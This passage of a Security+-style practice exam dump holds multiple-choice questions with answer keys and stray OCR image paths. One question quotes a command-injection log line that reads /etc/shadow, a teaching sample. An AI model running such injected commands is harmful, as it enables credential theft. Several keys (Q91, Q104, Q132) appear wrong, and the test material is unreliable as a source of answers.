
A. Enable IPSec and configure SMTP.
B. Enable SSH and LDAP credentials.
C. Enable MIME services and POP3.
D. Enable an SSL certificate for IMAP services.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 66

A systems administrator is reviewing the following information from a compromised server:



Process	DEP	Local Address	Remote Address
LSASS	YES	0.0.0.0.	10.210.100.62
APACHE	NO	0.0.0.0	10.130.210.20
MySQL	NO	127.0.0.1	127.0.0.1
TFTP	YES	191.168.1.10	10.34.221.96

Given the above information, which of the following processes was MOST likely exploited via a remote buffer overflow attack?

A. Apache

B. LSASS
C. MySQL
D. TFTP

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 67
The availability of a system has been labeled as the highest priority. Which of the following should be focused on the MOST to ensure the objective?

A. Authentication
B. HVAC
C. Full-disk encryption
D. File integrity checking

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 68
As part of the SDLC, a third party is hired to perform a penetration test. The third party will have access to the source code, integration tests, and network diagrams. Which of the following BEST describes the assessment being performed?

A. Black box
B. Regression
C. White box
D. Fuzzing

Correct Answer: C

Section: (none)
Explanation

Explanation/Reference:

QUESTION 69

Which of the following precautions MINIMIZES the risk from network attacks directed at multifunction printers, as well as the impact on functionality at the same time?

A. Isolating the systems using VLANs
B. Installing a software-based IPS on all devices
C. Enabling full disk encryption
D. Implementing a unique user PIN access functions

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 70

During a monthly vulnerability scan, a server was flagged for being vulnerable to an Apache Struts exploit. Upon further investigation, the developer responsible for the server informs the security team that Apache Struts is not installed on the server. Which of the following BEST describes how the security team should reach to this incident?

A. The finding is a false positive and can be disregarded
B. The Struts module needs to be hardened on the server
C. The Apache software on the server needs to be patched and updated
D. The server has been compromised by malware and needs to be quarantined.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 71

A security analyst is performing a quantitative risk analysis. The risk analysis should show the potential monetary loss each time a threat or event occurs. Given this requirement, which of the following concepts would assist the analyst in determining this value? (Choose two.)

A. ALE
B. AV
C. ARO
D. EF
E. ROI

Correct Answer: BD
Section: (none)
Explanation

Explanation/Reference:


QUESTION 72
Which of the following AES modes of operation provide authentication? (Choose two.)

A. CCM
B. CBC
C. GCM
D. DSA
E. CFB

Correct Answer: AC
Section: (none)
Explanation

Explanation/Reference:

QUESTION 73
An audit takes place after company-wide restricting, in which several employees changed roles. The following deficiencies are found during the audit regarding access to confidential data:



Employee	Job Function	Audit Finding
Ann	Sales Manager	Access to confidential payroll shares Access to payroll processing program Access to marketing shared
Jeff	Marketing Director	Access to human resources annual review folder Access to shared human resources mailbox
John	Sales Manager (Terminated)	Active account Access to human resources annual review folder Access to confidential payroll shares

Which of the following would be the BEST method to prevent similar audit findings in the future?

A. Implement separation of duties for the payroll department.
B. Implement a DLP solution on the payroll and human resources servers.
C. Implement rule-based access controls on the human resources server.
D. Implement regular permission auditing and reviews.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 74
An in-house penetration tester is using a packet capture device to listen in on network communications. This is an example of:

A. Passive reconnaissance
B. Persistence
C. Escalation of privileges
D. Exploiting the switch

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 75

A development team has adopted a new approach to projects in which feedback is iterative and multiple iterations of deployments are provided within an application's full life cycle. Which of the following software development methodologies is the development team using?

A. Waterfall
B. Agile
C. Rapid
D. Extreme

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 76

A Chief Executive Officer (CEO) suspects someone in the lab testing environment is stealing confidential information after working hours when no one else is around. Which of the following actions can help to prevent this specific threat?

A. Implement time-of-day restrictions.
B. Audit file access times.
C. Secretly install a hidden surveillance camera.
D. Require swipe-card access to enter the lab.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 77

A director of IR is reviewing a report regarding several recent breaches. The director compiles the following statistic's

-Initial IR engagement time frame
-Length of time before an executive management notice went out -
Average IR phase completion

The director wants to use the data to shorten the response time. Which of the following would accomplish this?

A. CSIRT
B. Containment phase
C. Escalation notifications
D. Tabletop exercise

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 78
A security administrator is configuring a new network segment, which contains devices that will be accessed by external users, such as web and FTP server.
Which of the following represents the MOST secure way to configure the new network segment?

A. The segment should be placed on a separate VLAN, and the firewall rules should be configured to allow external traffic.
B. The segment should be placed in the existing internal VLAN to allow internal traffic only.
C. The segment should be placed on an intranet, and the firewall rules should be configured to allow external traffic.
D. The segment should be placed on an extranet, and the firewall rules should be configured to allow both internal and external traffic.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 79
Which of the following types of attacks precedes the installation of a rootkit on a server?

A. Pharming
B. DDoS
C. Privilege escalation
D. DoS

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 80
A workstation puts out a network request to locate another system. Joe, a hacker on the network, responds before the real system does, and he tricks the workstation into communicating with him. Which of the following BEST describes what occurred?

A. The hacker used a race condition.
B. The hacker used a pass-the-hash attack.
C. The hacker-exploited improper key management.
D. The hacker exploited weak switch configuration.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 81
Audit logs from a small company's vulnerability scanning software show the following findings:
Destinations scanned:
-Server001- Internal human resources payroll server
-Server101-Internet-facing web server
-Server201- SQL server for Server101
-Server301-Jumpbox used by systems administrators accessible from the internal network

Validated vulnerabilities found:
-Server001- Vulnerable to buffer overflow exploit that may allow attackers to install software
-Server101- Vulnerable to buffer overflow exploit that may allow attackers to install software
-Server201-OS updates not fully current
-Server301- Accessible from internal network without the use of jumpbox
-Server301-Vulnerable to highly publicized exploit that can elevate user privileges

Assuming external attackers who are gaining unauthorized information are of the highest concern, which of the following servers should be addressed FIRST?

A. Server001
B. Server101
C. Server201
D. Server301

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 82
A security analyst wants to harden the company's VoIP PBX. The analyst is worried that credentials may be intercepted and compromised when IP phones authenticate with the BPX. Which of the following would best prevent this from occurring?

A. Implement SRTP between the phones and the PBX.
B. Place the phones and PBX in their own VLAN.
C. Restrict the phone connections to the PBX.
D. Require SIPS on connections to the PBX.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 83
An organization is comparing and contrasting migration from its standard desktop configuration to the newest version of the platform. Before this can happen, the Chief Information Security Officer (CISO) voices the need to evaluate the functionality of the newer desktop platform to ensure interoperability with existing software in use by the organization. In which of the following principles of architecture and design is the CISO engaging?

A. Dynamic analysis
B. Change management

C. Baselining
D. Waterfalling

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:


QUESTION 84
A security administrator suspects a MITM attack aimed at impersonating the default gateway is underway. Which of the following tools should the administrator use to detect this attack? (Choose two.)

A. Ping
B. Ipconfig
C. Tracert
D. Netstat
E. Dig
F. Nslookup

Correct Answer: BC
Section: (none)
Explanation


Explanation/Reference:

QUESTION 85
A security analyst reviews the following output:



```
File name: somefile.pdf
File MD5: E289F21CD33E4F57890DDEA5CF267ED2
File size: 1.9 Mb
Created by: Jan Smith
Deleted by: Jan Smith
Date deleted: October 01, 2015 8:43:21 EST
```

The analyst loads the hash into the SIEM to discover if this hash is seen in other parts of the network. After inspecting a large number of files, the security analyst reports the following:



```
File hash: E289F21CD33E4F57890DDEA5CF267ED2
Files found: somestuff.xls, somefile.pdf, nofile.doc
```

Which of the following is the MOST likely cause of the hash being found in other areas?

A. Jan Smith is an insider threat
B. There are MD5 hash collisions
C. The file is encrypted
D. Shadow copies are present

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 86
An organization's primary datacenter is experiencing a two-day outage due to an HVAC malfunction. The node located in the datacenter has lost power and is no longer operational, impacting the ability of all users to connect to the alternate datacenter. Which of the following BIA concepts BEST represents the risk described in this scenario?

A. SPoF
B. RTO
C. MTBF
D. MTTR

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 87

A security analyst notices anomalous activity coming from several workstations in the organizations. Upon identifying and containing the issue, which of the following should the security analyst do NEXT?

A. Document and lock the workstations in a secure area to establish chain of custody
B. Notify the IT department that the workstations are to be reimaged and the data restored for reuse
C. Notify the IT department that the workstations may be reconnected to the network for the users to continue working
D. Document findings and processes in the after-action and lessons learned report

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 88

An information security analyst needs to work with an employee who can answer questions about how data for a specific system is used in the business. The analyst should seek out an employee who has the role of:

A. steward
B. owner
C. privacy officer
D. systems administrator

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 89

A company is developing a new system that will unlock a computer automatically when an authorized user sits in front of it, and then lock the computer when the user leaves. The user does not have to perform any action for this process to occur. Which of the following technologies provides this capability?

A. Facial recognition
B. Fingerprint scanner


C. Motion detector
D. Smart cards

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 90

A security analyst is investigating a suspected security breach and discovers the following in the logs of the potentially compromised server:



```
Time       Source         Destination    Account Name   Action
11:01:31   18.12.98.145   10.15.21.100   Joe            Logon Failed
11:01:32   18.12.98.145   10.15.21.100   Joe            Logon Failed
11:01:33   18.12.98.145   10.15.21.100   Joe            Logon Failed
11:01:34   18.12.98.145   10.15.21.100   Joe            Logon Failed
11:01:35   18.12.98.145   10.15.21.100   Joe            Logon Failed
11:01:36   18.12.98.145   10.15.21.100   Joe            Logon Failed
11:01:37   18.12.98.145   10.15.21.100   Joe            Logon Failed
11:01:38   18.12.98.145   10.15.21.100   Joe            Logon Successful
```

Which of the following would be the BEST method for preventing this type of suspected attack in the future?

A. Implement password expirations
B. Implement restrictions on shared credentials
C. Implement account lockout settings
D. Implement time-of-day restrictions on this server

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 91

A security administrator is trying to encrypt communication. For which of the following reasons should administrator take advantage of the Subject Alternative Name (SAM) attribute of a certificate?

A. It can protect multiple domains
B. It provides extended site validation
C. It does not require a trusted certificate authority
D. It protects unlimited subdomains

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 92
A new mobile application is being developed in-house. Security reviews did not pick up any major flaws, however vulnerability scanning results show fundamental issues at the very end of the project cycle.

Which of the following security activities should also have been performed to discover vulnerabilities earlier in the lifecycle?

A. Architecture review
B. Risk assessment
C. Protocol analysis
D. Code review

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 93
A security administrator is creating a subnet on one of the corporate firewall interfaces to use as a DMZ which is expected to accommodate at most 14 physical hosts.

Which of the following subnets would BEST meet the requirements?

A. 192.168.0.16 255.25.255.248
B. 192.168.0.16/28
C. 192.168.1.50 255.255.25.240
D. 192.168.2.32/27

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 94
The security administrator receives an email on a non-company account from a coworker stating that some reports are not exporting correctly. Attached to the email was an example report file with several customers' names and credit card numbers with the PIN.

Which of the following is the BEST technical controls that will help mitigate this risk of disclosing sensitive data?

A. Configure the mail server to require TLS connections for every email to ensure all transport data is encrypted
B. Create a user training program to identify the correct use of email and perform regular audits to ensure compliance
C. Implement a DLP solution on the email gateway to scan email and remove sensitive data or files
D. Classify all data according to its sensitivity and inform the users of data that is prohibited to share

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 95
Although a web enabled application appears to only allow letters in the comment field of a web form, malicious user was able to carry a SQL injection attack by sending special characters through the web comment field.

Which of the following has the application programmer failed to implement?

A. Revision control system
B. Client side exception handling

C. Server side validation
D. Server hardening

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
QUESTION 96
An attacker discovers a new vulnerability in an enterprise application. The attacker takes advantage of the vulnerability by developing new malware. After installing the malware, the attacker is provided with access to the infected machine.

Which of the following is being described?

A. Zero-day exploit
B. Remote code execution
C. Session hijacking
D. Command injection

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 97
A security administrator returning from a short vacation receives an account lock-out message when attempting to log into the computer. After getting the account unlocked the security administrator immediately notices a large amount of emails alerts pertaining to several different user accounts being locked out during the past three days. The security administrator uses system logs to determine that the lock-outs were due to a brute force attack on all accounts that has been previously logged into that machine.

Which of the following can be implemented to reduce the likelihood of this attack going undetected?

A. Password complexity rules
B. Continuous monitoring
C. User access reviews
D. Account lockout policies

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 98

Company policy requires the use if passphrases instead if passwords.

Which of the following technical controls MUST be in place in order to promote the use of passphrases?

A. Reuse
B. Length
C. History
D. Complexity

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 99

During a routine audit, it is discovered that someone has been using a stale administrator account to log into a seldom used server. The person has been using the server to view inappropriate websites that are prohibited to end users.

Which of the following could best prevent this from occurring again?

A. Credential management
B. Group policy management
C. Acceptable use policy
D. Account expiration policy

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 100
Which of the following should identify critical systems and components?

A. MOU
B. BPA C. ITCP
D. BCP

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 101
Which of the following works by implanting software on systems but delays execution until a specific set of conditions is met?

A. Logic bomb
B. Trojan
C. Scareware
D. Ransomware

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 102
A web application is configured to target browsers and allow access to bank accounts to siphon money to a foreign account.

This is an example of which of the following attacks?

A. SQL injection
B. Header manipulation
C. Cross-site scripting
D. Flash cookie exploitation

Correct Answer: C
Section: (none)
Explanation
Explanation/Reference:

QUESTION 103
Technicians working with servers hosted at the company's datacenter are increasingly complaining of electric shocks when touching metal items which have been linked to hard drive failures.

Which of the following should be implemented to correct this issue?

A. Decrease the room temperature
B. Increase humidity in the room
C. Utilize better hot/cold aisle configurations
D. Implement EMI shielding

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 104
A portable data storage device has been determined to have malicious firmware.

Which of the following is the BEST course of action to ensure data confidentiality?

A. Format the device
B. Re-image the device
C. Perform virus scan in the device
D. Physically destroy the device

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 105
A security administrator must implement a system to ensure that invalid certificates are not used by a custom developed application. The system must be able to check the validity of certificates even when internet access is unavailable.

Which of the following MUST be implemented to support this requirement?

A. CSR
B. OCSP
C. CRL
D. SSH

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 106
A technician has installed new vulnerability scanner software on a server that is joined to the company domain. The vulnerability scanner is able to provide visibility over the patch posture of all company's clients.

Which of the following is being used?

A. Gray box vulnerability testing
B. Passive scan
C. Credentialed scan
D. Bypassing security controls

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 107
While reviewing the monthly internet usage it is noted that there is a large spike in traffic classified as "unknown" and does not appear to be within the bounds of the organizations Acceptable Use Policy.

Which of the following tool or technology would work BEST for obtaining more information on this traffic?

A. Firewall logs
B. IDS logs
C. Increased spam filtering
D. Protocol analyzer

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 108
A network administrator wants to ensure that users do not connect any unauthorized devices to the company network. Each desk needs to connect a VoIP phone and computer.

Which of the following is the BEST way to accomplish this?

A. Enforce authentication for network devices
B. Configure the phones on one VLAN, and computers on another
C. Enable and configure port channels
D. Make users sign an Acceptable use Agreement

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 109
A user of the wireless network is unable to gain access to the network. The symptoms are:

1.) Unable to connect to both internal and Internet resources
2.) The wireless icon shows connectivity but has no network access

The wireless network is WPA2 Enterprise and users must be a member of the wireless security group to authenticate.

Which of the following is the MOST likely cause of the connectivity issues?

A. The wireless signal is not strong enough
B. A remote DDoS attack against the RADIUS server is taking place
C. The user's laptop only supports WPA and WEP
D. The DHCP scope is full
E. The dynamic encryption key did not update while the user was offline

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 110
A chief Financial Officer (CFO) has asked the Chief Information Officer (CISO) to provide responses to a recent audit report detailing deficiencies in the organization security controls. The CFO would like to know ways in which the organization can improve its authorization controls.

Given the request by the CFO, which of the following controls should the CISO focus on in the report? (Choose three)

A. Password complexity policies
B. Hardware tokens
C. Biometric systems
D. Role-based permissions
E. One time passwords
F. Separation of duties
G. Multifactor authentication
H. Single sign-on
I. Lease privilege

Correct Answer: DFI

Section: (none)
Explanation

Explanation/Reference:

QUESTION 111
A mobile device user is concerned about geographic positioning information being included in messages sent between users on a popular social network platform. The user turns off the functionality in the application, but wants to ensure the application cannot re-enable the setting without the knowledge of the user.

Which of the following mobile device capabilities should the user disable to achieve the stated goal?

A. Device access control
B. Location based services
C. Application control
D. GEO-Tagging

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 112
A network administrator is attempting to troubleshoot an issue regarding certificates on a secure website. During the troubleshooting process, the network administrator notices that the web gateway proxy on the local network has signed all of the certificates on the local machine.

Which of the following describes the type of attack the proxy has been legitimately programmed to perform?

A. Transitive access
B. Spoofing
C. Man-in-the-middle
D. Replay

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 113
A Security Officer on a military base needs to encrypt several smart phones that will be going into the field.

Which of the following encryption solutions should be deployed in this situation?

A. Elliptic curve B.
One-time pad
C. 3DES
D. AES-256

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 114
An organization relies heavily on an application that has a high frequency of security updates. At present, the security team only updates the application on the first Monday of each month, even though the security updates are released as often as twice a week.

Which of the following would be the BEST method of updating this application?

A. Configure testing and automate patch management for the application.
B. Configure security control testing for the application.
C. Manually apply updates for the application when they are released.
D. Configure a sandbox for testing patches before the scheduled monthly update.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 115

A security technician would like to obscure sensitive data within a file so that it can be transferred without causing suspicion.

Which of the following technologies would BEST be suited to accomplish this?

A. Transport Encryption
B. Stream Encryption
C. Digital Signature
D. Steganography

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Steganography is the process of hiding a message in another message so as to obfuscate its importance. It is also the process of hiding a message in a medium such as a digital image, audio file, or other file. In theory, doing this prevents analysts from detecting the real message. You could encode your message in another file or message and use that file to hide your message.

QUESTION 116
A supervisor in your organization was demoted on Friday afternoon. The supervisor had the ability to modify the contents of a confidential database, as well as other managerial permissions. On Monday morning, the database administrator reported that log files indicated that several records were missing from the database.

Which of the following risk mitigation strategies should have been implemented when the supervisor was demoted?

A. Incident management
B. Routine auditing
C. IT governance
D. Monthly user rights reviews

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 117

Which of the following attack types is being carried out where a target is being sent unsolicited messages via Bluetooth?

A. War chalking
B. Bluejacking
C. Bluesnarfing
D. Rogue tethering

Correct Answer: B
Section: (none)
Explanation
Explanation/Reference:
Explanation:
Bluejacking is the sending of unsolicited messages over Bluetooth to Bluetooth-enabled devices such as mobile phones, PDAs or laptop computers, sending a vCard which typically contains a message in the name field (i.e., for bluedating or bluechat) to another Bluetooth-enabled device via the OBEX protocol.

QUESTION 118
An employee uses RDP to connect back to the office network.

If RDP is misconfigured, which of the following security exposures would this lead to?

A. A virus on the administrator's desktop would be able to sniff the administrator's username and password.
B. Result in an attacker being able to phish the employee's username and password.
C. A social engineering attack could occur, resulting in the employee's password being extracted.
D. A man in the middle attack could occur, resulting the employee's username and password being captured.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 119
The Chief Technology Officer (CTO) of a company, Ann, is putting together a hardware budget for the next 10 years. She is asking for the average lifespan of each hardware device so that she is able to calculate when she will have to replace each device.

Which of the following categories BEST describes what she is looking for?

A. ALE
B. MTTR
C. MTBF
D. MTTF

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
QUESTION 120
A software developer wants to ensure that the application is verifying that a key is valid before establishing SSL connections with random remote hosts on the Internet.

Which of the following should be used in the code? (Choose two.)

A. Escrowed keys
B. SSL symmetric encryption key
C. Software code private key
D. Remote server public key
E. OCSP

Correct Answer: CE
Section: (none)
Explanation

Explanation/Reference:

QUESTION 121
A system administrator is configuring a site-to-site VPN tunnel.

Which of the following should be configured on the VPN concentrator during the IKE phase?

A. RIPEMD
B. ECDHE
C. Diffie-Hellman

D. HTTPS

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 122
A network operations manager has added a second row of server racks in the datacenter. These racks face the opposite direction of the first row of racks. Which of the following is the reason the manager installed the racks this way?

A. To lower energy consumption by sharing power outlets
B. To create environmental hot and cold isles
C. To eliminate the potential for electromagnetic interference
D. To maximize fire suppression capabilities

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 123
Phishing emails frequently take advantage of high-profile catastrophes reported in the news.

Which of the following principles BEST describes the weakness being exploited?

A. Intimidation
B. Scarcity
C. Authority
D. Social proof

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 124

An administrator discovers the following log entry on a server:

```
Nov 12 2013 00:23:45 httpd[2342]: GET
/app2/prod/proc/process.php?input=change;cd%20../../../etc;cat%20shadow
```

Which of the following attacks is being attempted?

A. Command injection
B. Password attack
C. Buffer overflow
D. Cross-site scripting

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 125

A security team wants to establish an Incident Response plan. The team has never experienced an incident.

Which of the following would BEST help them establish plans and procedures?

A. Table top exercises
B. Lessons learned
C. Escalation procedures
D. Recovery procedures

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 126

Which of the following would verify that a threat does exist and security controls can easily be bypassed without actively testing an application?

A. Protocol analyzer
B. Vulnerability scan
C. Penetration test
D. Port scanner

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

Explanation:
A vulnerability scan is the automated process of proactively identifying security vulnerabilities of computing systems in a network in order to determine if and where a system can be exploited and/or threatened. While public servers are important for communication and data transfer over the Internet, they open the door to potential security breaches by threat agents, such as malicious hackers.
Vulnerability scanning employs software that seeks out security flaws based on a database of known flaws, testing systems for the occurrence of these flaws and generating a report of the findings that an individual or an enterprise can use to tighten the network's security.
Vulnerability scanning typically refers to the scanning of systems that are connected to the Internet but can also refer to system audits on internal networks that are not connected to the Internet in order to assess the threat of rogue software or malicious employees in an enterprise.

QUESTION 127

A security administrator receives notice that a third-party certificate authority has been compromised, and new certificates will need to be issued.

Which of the following should the administrator submit to receive a new certificate?

A. CRL
B. OSCP
C. PFX
D. CSR
E. CA

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 128

A company wants to host a publicly available server that performs the following functions:

▪ Evaluates MX record lookup
▪ Can perform authenticated requests for A and AAA records ▪
Uses RRSIG

Which of the following should the company use to fulfill the above requirements?

A. DNSSEC
B. SFTP
C. nslookup
D. dig
E. LDAPS

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

Explanation:

DNS Security Extensions (DNSSEC) provides, among other things, cryptographic authenticity of responses using Resource Record Signatures (RRSIG) and authenticated denial of existence using Next-Secure (NSEC) and Hashed-NSEC records (NSEC3).

QUESTION 129

A company researched the root cause of a recent vulnerability in its software. It was determined that the vulnerability was the result of two updates made in the last release. Each update alone would not have resulted in the vulnerability.

In order to prevent similar situations in the future, the company should improve which of the following?

A. Change management procedures
B. Job rotation policies
C. Incident response management
D. Least privilege access controls

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 130
A computer on a company network was infected with a zero-day exploit after an employee accidently opened an email that contained malicious content. The employee recognized the email as malicious and was attempting to delete it, but accidently opened it.

Which of the following should be done to prevent this scenario from occurring again in the future?

A. Install host-based firewalls on all computers that have an email client installed
B. Set the email program default to open messages in plain text
C. Install end-point protection on all computers that access web email
D. Create new email spam filters to delete all messages from that sender

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 131
A company wants to ensure that the validity of publicly trusted certificates used by its web server can be determined even during an extended internet outage.

Which of the following should be implemented?

A. Recovery agent
B. Ocsp
C. Crl
D. Key escrow

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 132

An administrator intends to configure an IPSec solution that provides ESP with integrity protection, but not confidentiality protection.

Which of the following AES modes of operation would meet this integrity-only requirement?

A. HMAC
B. PCBC
C. CBC
D. GCM
E. CFB

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 133

The chief security officer (CS0) has issued a new policy that requires that all internal websites be configured for HTTPS traffic only. The network administrator has been tasked to update all internal sites without incurring additional costs.

Which of the following is the best solution for the network administrator to secure each internal website?

A. Use certificates signed by the company CA
B. Use a signing certificate as a wild card certificate
C. Use certificates signed by a public ca
D. Use a self-signed certificate on each internal server

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

Explanation:
This is a way to update all internal sites without incurring additional costs?

To be a CA (Certificate Authority), you need an infrastructure that consists of considerable operational elements, hardware, software, policy frameworks and practice statements, auditing, security infrastructure and personnel.

QUESTION 134
A security program manager wants to actively test the security posture of a system. The system is not yet in production and has no uptime requirement or active user base.

Which of the following methods will produce a report which shows vulnerabilities that were actually exploited?

A. Peer review
B. Component testing
C. Penetration testing
D. Vulnerability testing

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:
A penetration test, or pen test, is an attempt to evaluate the security of an IT infrastructure by safely trying to exploit vulnerabilities.

QUESTION 135
A new intern in the purchasing department requires read access to shared documents. Permissions are normally controlled through a group called "Purchasing", however, the purchasing group permissions allow write access.

Which of the following would be the BEST course of action?

A. Modify all the shared files with read only permissions for the intern.
B. Create a new group that has only read permissions for the files.
C. Remove all permissions for the shared files.
D. Add the intern to the "Purchasing" group.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 136
A business has recently deployed laptops to all sales employees. The laptops will be used primarily from home offices and while traveling, and a high amount of wireless mobile use is expected.

To protect the laptops while connected to untrusted wireless networks, which of the following would be the BEST method for reducing the risk of having the laptops compromised?

A. MAC filtering
B. Virtualization
C. OS hardening
D. Application white-listing

Correct Answer: C
Section: (none)
Explanation
Explanation/Reference:

QUESTION 137
During a data breach cleanup, it is discovered that not all of the sites involved have the necessary data wiping tools. The necessary tools are quickly distributed to the required technicians, but when should this problem BEST be revisited?

A. Reporting
B. Preparation
C. Mitigation
D. Lessons Learned

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 138
Joe, a technician, is working remotely with his company provided laptop at the coffee shop near his home. Joe is concerned that another patron of the coffee shop may be trying to access his laptop.

Which of the following is an appropriate control to use to prevent the other patron from accessing Joe's laptop directly?

A. full-disk encryption
B. Host-based firewall
